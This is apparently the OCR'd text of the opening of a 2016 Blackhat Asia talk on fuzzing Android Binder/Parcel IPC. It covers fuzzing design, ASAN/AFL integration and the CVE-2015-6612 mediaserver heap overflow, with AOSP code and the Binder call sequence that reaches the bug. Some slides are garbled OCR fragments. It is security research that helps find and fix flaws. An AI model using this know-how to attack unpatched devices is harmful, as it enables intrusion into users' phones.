Hey your parcel looks bad – Fuzzing and Exploiting parcel-ization vulnerabilities in Android

Qidan He (@flanker_hqd)

Blackhat Asia 2016

About Me

- Qidan He
  - Senior Security Researcher @ Tencent KEEN Security Lab
  - Main focus: Vulnerability auditing/fuzzing, iOS/OSX/Android/Linux Security Research
  - Pwn2Own 2016 OSX Category winner

KEEN security lab

Tencent KEEN Security Lab

- Previously known as KeenTeam
- All researchers moved to Tencent because of business requirement
- New name: Tencent KEEN Security Lab
- Yesterday our union team with Tencent PC Manager (Tencent Security Team Sniper) won “Master of Pwn” in Pwn2Own 2016

KEEN security lab

Agenda

- Binder architecture and attack surface overview
- Fuzzing strategy and implementation
- Case study
- Summary

KEEN security lab

Binder in Android

- Binder is the core mechanism for inter-process communication
- At the beginning called OpenBinder
  - Developed at Be Inc. and Palm for BeOS
- Removed SystemV IPCs
  - No semaphores, shared memory segments, message queues
    - Note: still have shared mem impl
  - Not prone to resource leakage denial-of-service
- Not in POSIX implementations
  - Merged in Linux Kernel at 2015

Binder in Android - Advantages (cont.)

- Build-in reference-count of object
  - By extending RefBase
- Death-notification mechanism
- Share file descriptors across process boundaries
  - AshMem is passed via writeFileDescriptor
  - The mediaserver plays media via passed FD
- Supports sync and async calls
  - Async: start an activity, bind a service, registering a listener, etc
  - Sync: directly calling a service

Key of the heart: IBinder

- When calling a remote service (e.g. Crypto)
  - Remote service is connected to a handle
  - Then constructed as BpBinder with handle
  - Then constructed BpInterface<ICrypto> via asInterface(IBinder*)
    - new BpCrypto: public BpInterface<ICrypto>
- ICrypto is abstract business-logic-style interface-style class
  - BpInterface combines ICrypto with BpRefBase by multiple inheritance


Key of the heart: IBinder (cont.)

- When a transaction is made, the binder token is written together with transaction command and data using ioctl to /dev/binder
- Binder driver queries the mapping of BinderToken<->BinderService, relay command to appropriate service
- BBinder implementation (usually BnInterface<XXX>)'s onTransact processes incoming data
  - Yarpee! Memory Corruption often occurs here!
- Example: BnCrypto is server-side proxy
- "Crypto" is actually server internal logic

class Crypto : public IInterface

public: DECLARE_META_INTERFACE

Th



BpInterface

BnInterface


KEEN security lab

class *Crypto* : public IInterface

{

public: DECLARE_META_INTERFACE

Th



BpInterface


BnInterface

class *Crypto* : public IInterface

{

public: DECLARE_META_INTERFACE

Th




BpInterface

BnInterface

Th

class *Crypto* : public IInterface

public: DECLARE_META_INTERFACE



BpInterface

BnInterface

Conclusion

- BpXXXService holds client calling conversion
  - Param types
  - Param counts
- BnXXXService holds server transaction logic
- XXXService implements XXXService
  - Business logic here

Data boxing and unboxing

- Parcel.cpp defines basic data types like POJOs
  - Int, string, StrongBinder, etc
- Complex data types build on POJOs – marshal/parcelization
  - No type information in data stream
  - Solely interpreter's call, interpret by convention
- Profit here!

Data boxing and unboxing in Java

- Parcel.java defines basic data types like POJOs and more
  - Serializables
- Serializables has type-info string in data stream
- Is this class actually serializable?
  - CVE-2014-7911
- Are all fields in this class instance secure to accept serialized input?
  - CVE-2015-1528

KEEN security lab

Fuzzing strategies

- Google follows good coding patterns, good for automatic code parsing
  - Search and collect all BpXXX and BnXXX definitions
  - Parse out interface argument types with writeXXX
  - Need pre-domain knowledge on how to get that target service

```
data.writeInterfaceToken(ICrypto::getInterfaceDescriptor());
data.writeInt32(secure);
data.writeInt32(mode);
static const uint8_t kDummy[16] = { 0 };
if (key == NULL) {
    key = kDummy;
}

if (iv == NULL) {
    iv = kDummy;
}
data.write(key, 16);
data.write(iv, 16);
```

KEEN security lab

Fuzzing strategies (cont.)

- Agent-server design
  - Server stores parsed interface and arguments information
  - Agent accept these from server via socket or arguments
- Parameter content is determined by agent
  - Pre-filled content
  - Bit-flip
  - Randomize
- Watch for pid change of mediaserver

KEEN security lab

Fuzzing strategies of Java land (cont.)

- Most objects in Java land transaction is passed in format of serialized stream
  - Intercept and mutate byte stream
  - Intercept and mutate type-info string header
- Triggers a lot of crashes
  - OOM, infinite loop then killed by watchdog
  - No exploitable ones in Java ☹

KEEN security lab

Integration with ASAN

- AOSP provides way to enable ASAN on libraries
- Tested on Nexus 6, didn’t success on other models
  - Would be best if we can build on x86
- $ make -j42
  $ make USE_CLANG_PLATFORM_BUILD:=true SANITIZE_TARGET=address -j42
- fastboot flash userdata && fastboot flashall

KEEN security lab

Example: Binder call in CVE-2015-6612

```
status_t st;

sp<ICrypto> crypto = interface_cast<IMediaPlayerService>(defaultServiceManager()-
>getService(String16("media.player")))->makeCrypto();

sp<IDrm> drm = interface_cast<IMediaPlayerService>(defaultServiceManager()-
>getService(String16("media.player")))->makeDrm();
Vector<uint8_t> sess;

st = drm->createPlugin(kClearKeyUUID);
```

Integration with AFL

- Binder transaction is actually some byte-stream data passing around
- Basic idea: send transaction data from input generated and monitored by AFL
  - Need to compile Android core libraries with AFL
  - Still in progress

CVE-2015-6612: Heap overflow in media_server (clearkeydrm::CryptoPlugin::decrypt)

- Reported by me and WenXu at August
- Fixed in November bulletin
- Call chain:
  - BnCrypto::onTransact
  - Clearykey/CryptoPlugin::decrypt

```
virtual ssize_t decrypt(
            bool secure,
            const uint8_t key[16],
            const uint8_t iv[16],
            CryptoPlugin::Mode mode,
            const void *srcPtr,
            const CryptoPlugin::SubSample *subSamples, size_t numSubSamples,
            void *dstPtr,
            AString *errorDetailMsg) {
        Parcel data, reply;
        data.writeInterfaceToken(ICrypto::getInterfaceDescriptor());
        data.writeInt32(secure);
        data.writeInt32(mode);
        static const uint8_t kDummy[16] = { 0 };
        if (key == NULL) {
            key = kDummy;
        }

        if (iv == NULL) {
            iv = kDummy;
        }
        data.write(key, 16);
        data.write(iv, 16);
```

BpInterface Part
(The intended logic)

```
    data.write(key, 16);
    data.write(iv, 16);
    size_t totalSize = 0;
    for (size_t i = 0; i < numSubSamples; ++i) {
        totalSize += subSamples[i].mNumBytesOfEncryptedData;
        totalSize += subSamples[i].mNumBytesOfClearData;
    }
    data.writeInt32(totalSize);//0ops
    data.write(srcPtr, totalSize);
    data.writeInt32(numSubSamples);
    data.write(subSamples, sizeof(CryptoPlugin::SubSample) * numSubSamples);//0ops

    if (secure) {
        data.writeInt64(static_cast<uint64_t>(reinterpret_cast<uintptr_t>(dstPtr)));
    }

